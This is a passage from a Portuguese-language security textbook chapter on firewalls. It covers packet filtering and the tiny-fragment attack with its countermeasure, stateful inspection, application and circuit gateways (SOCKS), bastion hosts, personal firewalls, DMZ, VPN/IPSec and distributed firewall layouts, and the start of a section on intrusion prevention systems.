- **Ataques de fragmentos minúsculos:** O intruso usa a opção de fragmentação do IP para criar fragmentos extremamente pequenos e forçar que a informação do cabeçalho TCP fique em um fragmento de pacote separado.

Esse ataque é projetado para contornar regras de filtragem que dependem de informações de cabeçalho TCP. Um filtro de pacotes típico tomará uma decisão de filtragem no primeiro fragmento de um pacote. Todos os fragmentos subsequentes desse pacote são filtrados e eliminados exclusivamente porque são parte do pacote cujo primeiro fragmento foi rejeitado. O atacante espera que o firewall de filtragem examine apenas o primeiro fragmento e que os fragmentos restantes passem. Um ataque de fragmentos minúsculos pode ser derrotado pela imposição de uma regra que estabelece que o primeiro fragmento de um pacote deve conter uma quantidade mínima predefinida do cabeçalho de transporte. Se o primeiro fragmento for rejeitado, o filtro pode se lembrar do pacote e descartar todos os fragmentos subsequentes.

## Firewalls de inspeção com estado

Um filtro de pacotes tradicional toma decisões de filtragem tendo como base um pacote individual e não leva em consideração qualquer contexto de camada mais alta. Para entender o que quer dizer *contexto* e por que um filtro de pacotes tradicional é limitado no que diz respeito a contexto, é necessário um pouco de conhecimento fundamental. Grande parte das aplicações padronizadas que utilizam TCP seguem um modelo cliente/servidor. Por exemplo, no protocolo simples de transferência de correio (Simple Mail Transfer Protocol – SMTP), o e-mail é transmitido de um sistema cliente a um sistema servidor. O sistema cliente gera novas mensagens de e-mail, tipicamente a partir de uma entrada do usuário. O sistema servidor aceita mensagens de e-mail recebidas e as coloca nas caixas de correio dos usuários apropriados. O SMTP funciona mediante o estabelecimento de uma conexão TCP entre cliente e servidor, na qual o número de porta TCP do servidor, que identifica a aplicação SMTP do servidor, é 25. O número de porta TCP para o cliente SMTP é um número entre 1024 e 65535, que é gerado pelo cliente SMTP.

Em geral, quando uma aplicação que usa TCP cria uma sessão com uma estação remota, ela cria uma conexão TCP na qual o número de porta TCP para a aplicação remota (servidor) é um número menor que 1024 e o número de porta TCP para a aplicação local (cliente) é um número entre 1024 e 65535. Os números menores que 1024 são os números de porta “conhecidos” e são assinalados permanentemente a aplicações particulares (p. ex., 25 para servidor SMTP)<sup>1</sup>. Os números entre 1024 e 65535 são gerados dinamicamente e têm

significância temporária, somente durante o tempo de vida de uma conexão TCP.

Um firewall de filtragem de pacotes simples deve permitir a recepção de tráfego de rede dirigido a todas essas portas de números altos para que possa haver tráfego baseado em TCP. Isso cria uma vulnerabilidade que pode ser explorada por usuários não autorizados.

Um firewall de inspeção de pacotes com estado torna mais rígidas as regras para tráfego TCP ao criar um diretório de conexões TCP de saída, como mostra a [Tabela 9.2](#). Há uma entrada no diretório para cada conexão em andamento estabelecida. Agora o filtro de pacotes permitirá tráfego de entrada dirigido a portas com números altos só para os pacotes que correspondam ao perfil de uma das entradas nesse diretório.

---

## Tabela 9.2

### Exemplo de tabela de estados de conexão em firewall com estado

---

Endereço de origem	Porta de origem	Endereço de destino	Porta de destino	Estado da conexão
192.168.1.100	1030	210.9.88.29	80	Estabelecida
192.168.1.102	1031	216.32.42.123	80	Estabelecida
192.168.1.101	1033	173.66.32.122	25	Estabelecida
192.168.1.106	1035	177.231.32.12	79	Estabelecida
223.43.21.231	1990	192.168.1.6	80	Estabelecida
219.22.123.32	2112	192.168.1.6	80	Estabelecida
210.99.212.18	3321	192.168.1.6	80	Estabelecida
24.102.32.23	1025	192.168.1.6	80	Estabelecida
223.21.22.12	1046	192.168.1.6	80	Estabelecida

Um firewall de inspeção de pacotes com estado analisa as mesmas informações de pacote que um firewall de filtragem de pacotes, mas também registra informações sobre conexões TCP ([Figura 9.1c](#)). Alguns firewalls com estado também mantêm registros de números de sequência TCP para impedir ataques que dependam do número de sequência, como sequestro de sessão. Alguns até inspecionam quantidades limitadas de dados de aplicação para alguns protocolos conhecidos, como comandos FTP, IM e SIPS, para identificar e rastrear conexões relacionadas.

## Gateway de nível de aplicação

Um gateway de nível de aplicação, também denominado **proxy de aplicação**,

age como um retransmissor de tráfego no nível de aplicação ([Figura 9.1d](#)). Um usuário contata o gateway usando uma aplicação TCP/IP, como Telnet ou FTP, e o gateway pergunta ao usuário o nome da estação remota a ser acessada. Quando o usuário responde e fornece um ID de usuário válido e informações de autenticação, o gateway contata a aplicação na estação remota e retransmite segmentos TCP que contêm os dados de aplicação entre as duas extremidades da comunicação. Se o gateway não implementar o código de proxy para uma aplicação específica, o serviço não é suportado e não pode ser transmitido através do firewall. Além disso, o gateway pode ser configurado para suportar somente funcionalidades específicas de uma aplicação que o administrador da rede considere aceitáveis e recusar todas as outras funcionalidades.

Gateways de nível de aplicação tendem a ser mais seguros do que filtros de pacotes. Em vez de tentar lidar com as numerosas combinações possíveis que devem ser permitidas e proibidas no nível do TCP e do IP, o gateway de nível de aplicação só precisa examinar minuciosamente algumas aplicações permitidas. Além disso, é fácil registrar e auditorar todo o tráfego de entrada no nível da aplicação.

A desvantagem principal desse tipo de gateway é o custo adicional de processamento em cada conexão. Na verdade, há duas conexões encaixadas entre os usuários finais, com o gateway no ponto de encaixe, e o gateway deve examinar e transmitir todo o tráfego em ambas as direções.

## Gateway de nível de circuito

Um quarto tipo de firewall é o gateway de nível de circuito ou **proxy de nível de circuito** ([Figura 9.1e](#)). Ele pode ser um sistema autônomo ou uma função especializada executada por um gateway de nível de aplicação para certas aplicações. Como ocorre com um gateway de aplicação, um gateway de nível de circuito não permite conexão TCP fim a fim; em vez disso, o gateway estabelece duas conexões TCP, uma entre ele mesmo e um usuário TCP em uma estação interna e uma entre ele mesmo e um usuário TCP em uma estação externa. Uma vez estabelecidas as duas conexões, o gateway típico retransmite segmentos TCP de uma conexão a outra sem examinar o seu conteúdo. A função de segurança consiste em determinar quais conexões serão permitidas.

Um uso típico de gateway de nível de circuito é uma situação na qual o administrador do sistema confia nos usuários internos. O gateway pode ser configurado para suportar serviço de nível de aplicação ou serviço de proxy em

conexões dirigidas ao interior da rede e funções de nível de circuito para conexões dirigidas ao exterior da rede. Nessa configuração, o gateway pode incorrer em custo adicional de processamento ao examinar dados de aplicação recebidos para funções proibidas, mas não incorre em tal custo adicional para dados de saída.

Um exemplo de implementação de gateway de nível de circuito é o pacote SOCKS [KOBL92]; a versão 5 do SOCKS é especificada na RFC 1928. A RFC define SOCKS da seguinte maneira:

*O protocolo descrito aqui é projetado para prover um arcabouço para aplicações cliente-servidor, tanto no domínio TCP como UDP, para a utilização conveniente e segura dos serviços de um firewall de rede. O protocolo é conceitualmente uma “camada de preenchimento” entre a camada de aplicação e a camada de transporte e, como tal, não provê serviços de gateway de camada de rede, como a transmissão de mensagens ICMP.*

O SOCKS consiste nos seguintes componentes:

- O servidor SOCKS, que frequentemente executa em um firewall baseado em UNIX. O SOCKS é também implementado em sistemas Windows.
- A biblioteca cliente SOCKS, executada em estações internas protegidas pelo firewall.
- Versões adaptadas para SOCKS de diversos programas clientes padrão, como FTP e TELNET. A implementação do protocolo SOCKS normalmente envolve a recompilação ou a religação de aplicações clientes baseadas em TCP ou a utilização de bibliotecas alternativas carregadas dinamicamente, para usar as rotinas de encapsulamento adequadas na biblioteca SOCKS.

Quando um cliente baseado em TCP deseja estabelecer uma conexão com um objeto que só pode ser alcançado via firewall (tal determinação fica a cargo da implementação), ele deve abrir uma conexão TCP com a porta SOCKS adequada no sistema servidor SOCKS. O serviço SOCKS fica localizado na porta TCP 1080. Se o pedido de conexão for bem-sucedido, o cliente negocia o método de autenticação a ser usado, autentica-se com o método escolhido e então envia uma requisição de reencaminhamento. O servidor SOCKS avalia a requisição, estabelecendo a conexão adequada ou a recusando. Trocas de dados UDP são tratadas de modo semelhante. Em essência, uma conexão TCP é aberta para autenticar um usuário a enviar e receber segmentos UDP, e os segmentos UDP

são transmitidos enquanto a conexão TCP estiver aberta.

## 9.4 Implantação de firewall

É comum implantar um firewall em uma máquina autônoma que executa um sistema operacional comum, como UNIX ou Linux. A funcionalidade de firewall também pode ser implementada como um módulo de software em um roteador ou switch de LAN. Nesta seção, examinamos algumas considerações adicionais sobre implantação de firewalls.

### Estação bastião

Uma estação bastião é um sistema identificado pelo administrador do firewall como um forte ponto crítico na segurança da rede. A estação bastião normalmente serve como plataforma para um gateway de nível de aplicação ou de nível de circuito. Características comuns de uma estação bastião são as seguintes:

- A plataforma de hardware da estação bastião executa uma versão segura de seu sistema operacional, o que a transforma em um sistema mais robusto.
- Somente os serviços que o administrador da rede considera essenciais são instalados na estação bastião. Entre eles poderiam figurar aplicações proxy para DNS, FTP, HTTP e SMTP.
- A estação bastião pode exigir autenticação adicional antes de permitir a um usuário acesso aos serviços de proxy. Além disso, cada serviço proxy pode exigir sua própria autenticação antes de conceder acesso a usuário.
- Cada proxy é configurado para suportar apenas um subconjunto do conjunto de comandos padrão da aplicação.
- Cada proxy é configurado para permitir acesso apenas a sistemas de estações específicas. Isso significa que o conjunto limitado comandos/funcionalidades só pode ser aplicado a um subconjunto de sistemas da rede protegida.
- Cada proxy mantém informações de auditoria detalhadas por meio do registro de todo o tráfego, de cada conexão e da duração de cada conexão. O registro de auditoria é uma ferramenta essencial para descobrir e eliminar ataques de intrusos.
- Cada módulo proxy é um pacote de software muito pequeno projetado especificamente para segurança de rede. Em razão de sua relativa simplicidade, é mais fácil verificar tais módulos à procura de falhas de

segurança. Por exemplo, uma aplicação de correio UNIX típica pode conter mais de 20 mil linhas de código, enquanto um proxy de correio pode conter menos de 1 mil.

- Cada proxy é independente de outros proxies na estação bastião. Se houver um problema na operação de qualquer proxy ou se uma vulnerabilidade for descoberta futuramente, ele pode ser desativado sem afetar a operação das outras aplicações proxy. Além disso, se a população de usuários exigir suporte a um novo serviço, o administrador da rede pode facilmente instalar o proxy requisitado na estação bastião.
- De modo geral, um proxy não executa qualquer acesso a disco, exceto para ler seu arquivo de configuração inicial. Portanto, as porções do sistema de arquivos que contêm código executável podem ser configuradas como somente de leitura. Isso dificulta a instalação por intrusos de cavalos de Troia, software de captura ou outros arquivos perigosos na estação bastião.
- Cada proxy executa como usuário não privilegiado em um diretório privado e seguro na estação bastião.

## Firewalls baseados em estação

Um firewall baseado em estação é um módulo de software usado para garantir a segurança de uma estação individual. Tais módulos estão disponíveis em muitos sistemas operacionais ou podem ser fornecidos como um pacote instalável. Como os firewalls autônomos convencionais, os firewalls residentes em estações filtram e restringem o fluxo de pacotes. Uma localização comum para tais firewalls é um servidor. Há diversas vantagens na utilização de um firewall baseado em servidor ou em estação de trabalho:

- Regras de filtragem podem ser moldadas para o ambiente da estação. Políticas de segurança corporativas específicas para servidores podem ser implementadas, com filtros diferentes para servidores usados para aplicações diferentes.
- A proteção dada é independente da topologia. Assim, tanto ataques internos quanto externos devem passar pelo firewall.
- Usado em conjunto com firewalls autônomos, o firewall baseado em estação provê uma camada de proteção adicional. Um novo tipo de servidor pode ser adicionado à rede, com seu próprio firewall, sem a necessidade de alterar a configuração de firewall da rede.

## **Firewall pessoal**

Um firewall pessoal controla o tráfego entre um computador ou estação de trabalho pessoal, de um lado, e a Internet ou rede empresarial, do outro lado. Funcionalidades de firewall pessoal podem ser usadas no ambiente doméstico e em intranets corporativas. O firewall pessoal típico é um módulo de software no computador pessoal. Em um ambiente doméstico com vários computadores ligados à Internet, a funcionalidade de firewall pode também ser abrigada em um roteador que conecta todos os computadores domésticos a um DSL, cabo modem ou outra interface de Internet.

Firewalls pessoais são tipicamente muito menos complexos do que firewalls baseados em servidor ou firewalls autônomos. O papel primário do firewall pessoal é recusar acesso remoto não autorizado ao computador. O firewall pode também monitorar atividade de saída de pacotes em uma tentativa de detectar e bloquear vermes e outros malwares.

Um exemplo de firewall pessoal é o recurso embutido no sistema operacional Mac OS X<sup>2</sup>. Quando um usuário habilita o firewall pessoal no Mac OS X, todas as conexões entrantes são recusadas, exceto as que o usuário permitir explicitamente. A lista de serviços entrantes que podem ser reabilitados seletivamente, e seus números de porta, inclui os seguintes:

- Compartilhamento de arquivos pessoais (548, 427).
- Compartilhamento Windows (139).
- Compartilhamento Web pessoal (80, 427).
- Login remoto — SSH (22).
- Acesso FTP (20-21, 1024-65535 vindo de 20-21).
- Eventos Apple remotos (3031).
- Compartilhamento de impressora (631, 515).
- Rendezvous iChat (5297, 5298).
- Compartilhamento de músicas via iTunes (3869).
- CVS (2401).
- Gnutella/Limewire (6346).
- ICQ (4000).
- IRC (194).
- MSN Messenger (6891-6900).
- Network Time (123).
- Retrospect (497).
- SMB (sem netbios—445).

- VNC (5900-5902).
- WebSTAR Admin (1080, 1443).

Quando o acesso FTP é habilitado, as portas 20 e 21 na máquina local são abertas para FTP; se outros se conectarem a esse computador pelas portas 20 ou 21, as portas 1024 a 65535 serão abertas.


Para aumentar a proteção, recursos avançados de firewall estão disponíveis em caixas de seleção (checkboxes) fáceis de configurar. O modo camouflado (stealth) oculta o Mac na Internet, descartando pacotes de comunicação não solicitados, fazendo com que pareça que não há qualquer Mac presente. Pacotes UDP podem ser bloqueados, restringindo o tráfego de rede de pacotes TCP somente a portas abertas. O firewall também suporta mecanismos de registro, uma importante ferramenta para verificar atividade indesejada. O firewall também permite que o usuário habilite um recurso que permite que software assinado por uma autoridade certificadora válida forneça serviços que podem ser acessados através da rede.

## 9.5 Localização e configurações de firewalls

Como a [Figura 9.1a](#) indica, um firewall é posicionado para prover uma barreira de proteção entre uma fonte de tráfego externa (potencialmente não confiável) e uma rede interna. Tendo em mente esse princípio geral, um administrador de segurança deve decidir a localização e o número de firewalls necessários. Nesta seção, examinaremos algumas opções comuns.

## Redes DMZ

A [Figura 9.2](#) sugere a distinção mais comum, aquela entre um firewall interno e um firewall externo (veja também a [Figura 6.5](#)). Um firewall externo é colocado na borda de uma rede local ou empresarial, imediatamente após o roteador de borda ligado à Internet ou a alguma rede de longa distância (WAN). Um ou mais firewalls internos protegem o grosso da rede empresarial. Entre esses dois tipos de firewalls estão um ou mais dispositivos conectados em rede em uma região denominada rede DMZ (*demilitarized zone*, zona desmilitarizada). Sistemas que são acessíveis externamente mas precisam de alguma proteção, em geral, ficam localizados em redes DMZ. Tipicamente, os sistemas na DMZ requerem ou promovem conectividade externa, como um site corporativo, um servidor de e-mail ou um servidor DNS (sistema de nomes de domínio).



**FIGURA 9.2** Exemplo de configuração de firewall.

O firewall externo provê certo grau de controle de acesso e proteção para os sistemas DMZ, consistente com as necessidades de conectividade externa desses sistemas. O firewall externo também provê um nível básico de proteção para o restante da rede empresarial. Nesse tipo de configuração, firewalls internos prestam-se a três finalidades:

1. O firewall interno adiciona capacidade de filtragem mais rigorosa, em

- comparação com o firewall externo, de modo a proteger servidores e estações empresariais contra ataque externo.
2. O firewall interno provê proteção de duas vias em relação à DMZ. Na primeira, o firewall interno protege o restante da rede contra ataques lançados a partir de sistemas DMZ. Tais ataques poderiam se originar de vermes, rootkits, bots ou outros malwares alojados em um sistema na DMZ. Na segunda, um firewall interno pode proteger os sistemas da DMZ contra ataques lançados a partir da rede protegida interna.
  3. Vários firewalls internos podem ser usados para proteger porções da rede interna umas das outras. A [Figura 8.5](#) (sistema de detecção de intrusão em rede) mostra uma configuração na qual os servidores internos estão protegidos contra estações de trabalho e vice-versa. Ela também ilustra a prática comum de posicionar a DMZ em uma interface de rede do firewall externo diferente da usada para acessar as redes internas.


## Redes privadas virtuais

No ambiente de computação distribuído de hoje, a **rede privada virtual** (virtual private network — VPN) oferece uma solução atraente para gerentes de rede. Em essência, uma VPN consiste em um conjunto de computadores que se interconectam por meio de uma rede relativamente insegura e que faz uso de protocolos criptográficos e especiais para prover segurança. Em cada site corporativo, estações de trabalho, servidores e bancos de dados estão ligados por uma ou mais redes locais (LANs). A Internet ou alguma outra rede pública pode ser usada para interconectar diferentes locais, oferecendo redução de custos em relação à utilização de uma rede privada e passando a tarefa do gerenciamento da rede de longa distância para o provedor da rede pública. Essa mesma rede pública provê um caminho de acesso para que profissionais que trabalham de casa ou em campo conectem-se a sistemas corporativos a partir de locais remotos.

Contudo, o gerente enfrenta um requisito fundamental: segurança. A utilização de uma rede pública expõe o tráfego corporativo a interceptação e provê um ponto de entrada para usuários não autorizados. Para contrapor esse problema, uma VPN é necessária. Em essência, uma VPN usa cifração e autenticação nas camadas de protocolo mais baixas para prover uma conexão segura em uma rede que, caso contrário, seria insegura, como é o caso típico da Internet. Em geral, as VPNs são mais baratas do que redes privadas reais que

usam linhas privadas mas recorrem ao mesmo sistema de cifração e autenticação em ambas as extremidades da comunicação. A cifração pode ser executada por meio de software de firewall ou, possivelmente, por roteadores. O protocolo mais comum usado para essa finalidade encontra-se no nível do IP e é conhecido como IPSec.

A [Figura 9.3](#) é um cenário típico de utilização de IPSec.<sup>3</sup> Uma organização mantém LANs em instalações distribuídas. Tráfego IP não seguro percorre cada LAN. Para tráfego fora da instalação, que passa por algum tipo de WAN privada ou pública, protocolos IPSec são usados. Esses protocolos operam em dispositivos de rede, como roteador ou firewall, que conectam cada LAN com o mundo exterior. O dispositivo de rede IPSec tipicamente cifrará e comprimirá todo o tráfego que entra na WAN e decifrará e descomprimirá o tráfego que vem da WAN; ele também pode prover autenticação. Essas operações não são perceptíveis para estações de trabalho e servidores na LAN. A transmissão segura também é possível com usuários individuais que entram na WAN por uma conexão discada. Tais estações de trabalho de usuários devem implementar os protocolos IPSec para prover segurança. Elas também devem apresentar níveis elevados de segurança de estação, visto que estão diretamente conectadas à Internet mais ampla. Isso as torna alvos atraentes para atacantes que tentam acessar a rede corporativa.




**FIGURA 9.3** Cenário de segurança usando VPN.

Um meio lógico de implementar IPSec é em um firewall, como mostrado na [Figura 9.3](#). Se o IPSec for implementado em uma caixa separada, atrás do firewall (interna a ele), o tráfego VPN que passa pelo firewall em ambas as direções é cifrado. Nesse caso, o firewall é incapaz de executar sua função de filtragem ou quaisquer outras funções de segurança, como controle de acesso, registro ou escaneamento em busca de vírus. O IPSec poderia ser implementado no roteador de borda, fora do firewall. Todavia, esse dispositivo provavelmente será menos seguro do que o firewall e, por isso, menos desejável como plataforma para o IPSec.

## Firewalls distribuídos

Uma configuração de firewalls distribuídos envolve dispositivos de firewall autônomos mais firewalls baseados em estação trabalhando juntos sob um controle administrativo central. A [Figura 9.4](#) sugere uma configuração de firewalls distribuídos. Os administradores podem configurar firewalls residentes em estações em centenas de servidores e estações de trabalho, bem como configurar firewalls pessoais em sistemas de usuários locais e remotos. Ferramentas permitem que o administrador da rede estabeleça políticas e monitore a segurança na rede inteira. Esses firewalls protegem contra ataques internos e proveem proteção moldada para máquinas e aplicações específicas. Firewalls autônomos dão proteção global, incluindo firewalls internos e um firewall externo, como já discutimos.



**FIGURA 9.4** Exemplo de configuração de firewalls distribuídos.

Com firewalls distribuídos, pode fazer sentido estabelecer uma DMZ interna e também uma DMZ externa. Servidores Web que precisam de menos proteção porque contêm informações menos críticas poderiam ser colocados em uma DMZ externa, fora do firewall externo. A proteção necessária é dada por firewalls baseados em estação nesses servidores.

Um aspecto importante de uma configuração de firewalls distribuídos é a

monitoração de segurança. Tal monitoração normalmente inclui agregação e análise de registros, estatísticas de firewall e monitoração remota detalhada de estações individuais, se necessário.

## Resumo de localizações e topologias de firewalls

Agora podemos resumir a discussão das [Seções 9.4](#) e [9.5](#) para definir um espectro de localizações e topologias de firewalls. As seguintes alternativas podem ser identificadas:

- **Firewall residente em estação:** Essa categoria inclui software de firewall pessoal e software de firewall para servidores. Esses firewalls podem ser usados sozinhos ou como parte de uma instalação intensa de firewalls.
- **Roteador de triagem:** Um único roteador entre redes internas e externas com filtragem de pacotes sem estado ou total. Esse arranjo é típico para aplicações de pequenos escritórios/escritórios domésticos (small office/home office — SOHO).
- **Bastião único em linha (inline):** Um único dispositivo de firewall entre um roteador interno e um roteador externo (p. ex., [Figura 9.1a](#)). O firewall pode implementar filtros com estado e/ou proxies de aplicação. Essa é a configuração típica de mecanismos de firewall para organizações de pequeno porte a porte médio.
- **Bastião único em T:** Semelhante ao bastião único em linha, mas há uma terceira interface de rede no bastião ligada a uma DMZ onde estão colocados servidores visíveis externamente. Novamente, essa é uma configuração comumente implementada em organizações de médio porte a grande porte.
- **Bastião duplo em linha:** A [Figura 9.2](#) ilustra essa configuração, na qual a DMZ fica entre firewalls bastiões. Essa configuração é comum para empresas de grande porte e organizações governamentais.
- **Bastião duplo em T:** A [Figura 8.5](#) ilustra essa configuração. A DMZ está em uma interface de rede separada no firewall bastião. Essa configuração também é comum para empresas de grande porte e organizações governamentais, e pode ser exigida. Por exemplo, essa configuração é frequentemente exigida para utilização pelo governo australiano (Australian Government Information Technology Security Manual — ACSI33).
- **Configuração de firewalls distribuídos:** Ilustrada na [Figura 9.4](#). Essa configuração é usada por algumas empresas de grande porte e organizações

governamentais.

## 9.6 Sistemas de prevenção de intrusão

Uma adição relativamente recente à terminologia de produtos de segurança é o sistema de prevenção de intrusão (Intrusion Prevention System — IPS). Há dois modos complementares de considerar um IPS:

1. Um IPS é um IDS baseado em rede (NIDS) inline que tem a capacidade de bloquear tráfego por meio do descarte de pacotes, bem como simplesmente por meio da detecção de tráfego suspeito. Alternativamente, o IPS pode monitorar portas em um switch que recebe todo o tráfego e então enviar os comandos adequados a um roteador ou firewall para bloquear o tráfego. Para sistemas baseados em estação, um IPS é um IDS baseado em estação que pode descartar tráfego de entrada.
2. Um IPS é uma adição funcional a um firewall que acrescenta tipos de algoritmos de IDS ao repertório do firewall.

